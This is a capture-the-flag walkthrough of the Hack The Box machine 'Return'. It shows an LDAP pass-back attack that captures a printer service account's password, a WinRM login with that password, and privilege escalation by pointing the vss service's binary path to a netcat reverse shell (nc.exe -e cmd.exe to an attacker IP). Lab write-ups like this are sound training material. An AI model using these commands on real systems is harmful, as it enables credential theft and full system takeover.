Return -Hack The Box Full Walkthrough
Room link: https://app.hackthebox.com/machines/Return
Room link: https://app.hackthebox.com/machines/Return
Room link: https://app.hackthebox.com/machines/Return
Introduction
In this walkthrough, we’ll be exploiting a Windows-based machine that exposes several Active Directory-related services. The goal is to enumerate the target, gain initial access, escalate privileges, and capture both user and root flags.
🔍 Reconnaissance
We begin with an Nmap scan to identify open ports and services:
1
nmap -sC -sV <MACHINE_IP>

The scan reveals several interesting services:
- Port 389 (LDAP): Microsoft Windows Active Directory LDAP.- Port 5985 (WinRM): Suggests a potential entry point if we can find credentials.- Port 80 (HTTP): A web server is running the “HTB Printer Admin Panel”.
The hostname is identified as PRINTER within the return.local domain.
This strongly suggests:
- The machine is part of an Active Directory domain- LDAP and Kerberos will likely be useful for enumeration
🌐 Web Enumeration
Navigating to the web interface at http://<MACHINE_IP>/index.php brings up a printer management console.
Under the Settings tab, we find a configuration for an LDAP server.
- Server Address:
printer.return.local- Port:389(LDAP)- Username:svc-printer

This hints that:
- The application interacts with LDAP- Credentials may be exposed or injectable
🔑 Credential Discovery

Since the password field is obscured, we can perform an LDAP Pass-back attack. By changing the “Server Address” to our own local IP and listening on port 389, the printer will attempt to authenticate to us, revealing the password in plain text.
- Start a Netcat listener on the attacker machine:-
nc -lvnp 389- Update the printer settings to point to the attacker’s IP (e.g.,10.10.16.10) and click “Update”.
The listener captures the connection and the credentials:
svc-printer : 1edFg43012!!
💻 Initial Access

With valid credentials for svc-printer, we can attempt to log in via Evil-WinRM, as port 5985 was found open during enumeration.
1
evil-winrm -i <MACHINE_IP> -u svc-printer -p '1edFg43012!!'
Upon successful login, we land in C:\Users\svc-printer\Documents. Navigating to the Desktop, we can retrieve the first flag:
1
type C:\Users\svc-printer\Desktop\user.txt
⬆️ Privilege Escalation
To escalate privileges, we first examine the groups associated with the svc-printer account:
1
net user svc-printer
The output shows that the user is a member of the Server Operators group. This is a highly privileged group that allows users to start, stop, and configure services.
We can exploit this by reconfiguring a service to execute a malicious payload. We’ll use the Volume Shadow Copy (vss) service.
- Upload Netcat: Upload a Windows version of
nc.exeto the target. Download a copy from here.

- Reconfigure the Service: Change the binary path of the
vssservice to execute a reverse shell back to our machine:sc.exe config vss binpath="C:\Users\svc-printer\Documents\nc.exe -e cmd.exe <ATTACKER_IP> 4444"

- Stop and restart the Service:
sc.exe stop vss
1
sc.exe start vss

On our attacker machine, we catch the shell on port 4444. Running whoami confirms we are now nt authority\system.
Now with SYSTEM privileges, we can navigate to the Administrator’s desktop to collect the final flag.
1
cd C:\Users\Administrator\Desktoptype root.txt
✅ Conclusion
This machine demonstrates a classic chain:
- Service enumeration- Credential discovery via web panel- WinRM access- Privilege escalation via service abuse
A great example of how small misconfigurations can lead to full domain compromise.
Thanks for reading!